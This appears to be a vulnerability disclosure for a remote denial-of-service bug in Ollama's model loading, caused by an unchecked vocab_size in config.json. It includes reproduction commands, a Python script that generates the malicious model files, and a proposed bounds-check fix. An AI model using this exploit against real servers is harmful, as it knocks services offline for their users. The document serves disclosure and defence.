Remote Denial of Service in Ollama via Unbounded vocab_size
Disclosure Note
Originally reported via Huntr and publicly disclosed after the disclosure period:
huntr.com/bounties/119cfda6-383c-4d57-8d07-6fe308fdc1c2Re-tested against Ollama v0.30.11 and observed the same resource-exhaustion behavior.
Summary
A remote denial-of-service vulnerability exists in Ollama's model loading logic. The LoadModelMetadata function reads vocab_size from a user-controlled config.json file without enforcing an upper bound. When an extremely large value is provided (e.g., 1 Billion), the function enters an unbounded loop that performs millions of string formatting and slice append operations, rapidly consuming all available system memory and CPU cycles.
This leads to a complete denial of service — the Ollama server becomes unresponsive and the underlying host system may become unstable due to OOM conditions.
Severity
| CWE | CWE-400 (Uncontrolled Resource Consumption) |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | None |
| Availability Impact | High |
Affected Versions
Originally confirmed on Ollama 0.18.1.
The issue was also reproduced during testing on Ollama v0.30.11.
Root Cause
In convert/convert.go:
func LoadModelMetadata(fsys fs.FS) (ModelKV, *Tokenizer, error) {
    // ... [1] Load config.json and get vocabSize
    vocabSize := int(cmp.Or(p.VocabSize, p.TextModel.VocabSize))

    // ...
    case vocabSize > len(t.Vocabulary.Tokens):
        // [2] Unbounded loop based on untrusted vocabSize
        for i := range vocabSize - len(t.Vocabulary.Tokens) {
            t.Vocabulary.Tokens = append(t.Vocabulary.Tokens, fmt.Sprintf("[PAD%d]", i))
            t.Vocabulary.Scores = append(t.Vocabulary.Scores, -1)
            t.Vocabulary.Types = append(t.Vocabulary.Types, tokenTypeUserDefined)
        }
    // ...
}
At [1], vocabSize is taken directly from the user-controlled config.json.
At [2], the code iterates from the current token count up to vocabSize.
Each iteration allocates new strings and grows multiple slices, leading to excessive memory consumption and eventual OOM conditions.
Attack Flow
Provide Malicious Model
Attacker provides a model directory (or uploads via API) containing a config.json with "vocab_size": 1000000000
Trigger Loading
Attacker calls POST /api/create referencing the malicious model
Resource Exhaustion
Ollama enters the unbounded vocabulary-padding loop, consuming 100% CPU and all available RAM
System Impact
The server becomes unresponsive and the host system may crash due to OOM
Proof of Concept
Reproduction Steps
git clone https://huggingface.co/regaan/malicious_model
cd malicious_model
echo "FROM ." > Modelfile
ollama create exploit-vocab -f Modelfile
The Ollama server will occupy 100% CPU and rapidly consume all available RAM as it attempts to pad the vocabulary to 1 Billion tokens.
This leads to severe system lag and eventually a crash or OOM-kill of the process.
Evidence of Impact

The attacker initiates the exploit remotely. The CLI hangs at converting model as the remote server enters the resource-exhaustion loop.
Screenshot 1: Remote Attack Execution

On the target server, the ollama process immediately consumes nearly all available CPU resources while memory usage continuously increases. Swap usage begins increasing as the system attempts to cope with memory pressure.
Screenshot 2: Resource Exhaustion on the Target Host
Exploit Generation Script
import json
import os
import struct

def generate_exploit_vocab(model_dir):
    os.makedirs(model_dir, exist_ok=True)

    # Maliciously large vocab_size
    config = {
        "architectures": ["LlamaForCausalLM"],
        "vocab_size": 1000000000
    }

    with open(os.path.join(model_dir, "config.json"), "w") as f:
        json.dump(config, f)

    # Dummy tokenizer
    tokenizer = {
        "model": {
            "type": "BPE",
            "vocab": {"[UNK]": 0}
        }
    }

    with open(os.path.join(model_dir, "tokenizer.json"), "w") as f:
        json.dump(tokenizer, f)

    # Dummy tensor file to satisfy discovery
    header = json.dumps({"__metadata__": {"foo": "bar"}}).encode("utf-8")

    with open(os.path.join(model_dir, "model.safetensors"), "wb") as f:
        f.write(
            struct.pack("<Q", len(header))
            + header
            + b"\x00" * 100
        )

generate_exploit_vocab("malicious_model")
Impact
An attacker can remotely cause a complete denial of service by providing a malformed model configuration. The attack leads to:
- 100% CPU consumptionduring the vocabulary-padding loop
- Unbounded memory growthuntil OOM
- Swap exhaustion
- System-wide instability
- Complete loss of availabilityfor all Ollama users
- Potential OOM terminationof the Ollama process
Vulnerable File
| File | Function |
|---|---|
| convert/convert.go | LoadModelMetadata() |
Recommended Remediation
func LoadModelMetadata(fsys fs.FS) (ModelKV, *Tokenizer, error) {
    vocabSize := int(cmp.Or(p.VocabSize, p.TextModel.VocabSize))

    // Enforce a sane maximum vocab size
    const maxVocabSize = 10_000_000

    if vocabSize > maxVocabSize {
        return ModelKV{}, nil,
            fmt.Errorf(
                "vocab_size %d exceeds maximum allowed %d",
                vocabSize,
                maxVocabSize,
            )
    }

    // Existing logic
}
Additional defensive measures:
- Allocation budgeting
- Metadata validation during import
- Resource quotas during model conversion
- Request throttling for model creation endpoints
Conclusion
The absence of bounds checking on vocab_size allows attacker-controlled model metadata to drive excessive memory allocation and CPU consumption.
By supplying an artificially large vocabulary size, an attacker can force Ollama into a prolonged resource-exhaustion state, resulting in denial of service and host instability.
Strict validation of model metadata before allocation or iteration eliminates the issue and prevents abuse through malicious model files.
References
Researcher
Regaan
Independent Security Researcher